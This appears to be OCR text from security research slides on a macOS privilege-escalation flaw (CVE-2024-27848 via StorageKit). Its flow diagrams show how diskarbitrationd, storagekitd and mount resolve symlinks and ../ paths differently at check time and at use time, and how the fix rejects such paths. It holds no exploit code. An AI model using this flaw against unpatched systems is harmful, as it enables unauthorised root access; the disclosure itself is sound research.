
the fix



caller
diskarbitrationd
mount
xnu
DAServerSessionQueueRequest
CFURLCreateFromFileSystemRepresentation
sandbox_checkby_audit_token
- removes ../
- resolves symlink
PERSISTENT!!
- removes ../
- resolves symlink
ONLY FOR THE TIME OF CHECK!!
- removes ../
- resolves symlink
FINAL RESOLUTION!!


the fix



diskarbitrationd
is kDADiskMountOptionNoFollow set?
no path resolution
client
DAQueueRequest
no
resolve path
yes
sandbox check
disallow symlink and ../ in path


CVE-2024-27848 - LPE via StorageKit



runs as X
might be sandboxed
caller
runs as caller
diskutil
storagekitd
runs as root + unsandboxed
storagekitd checks:
- sandbox_check
runs as the disk owner
mount
- classic user POSIX permissions
- MAC callout
runs as root + unsandboxed
- sandbox_check
"SIMPLE" WORKFLOW
WHAT COULD GO
WRONG?



OPERATION
priv: user
target owner: root
disk owner: root
caller
diskutil
storagekitd
diskarbitrationd
mount
xnu

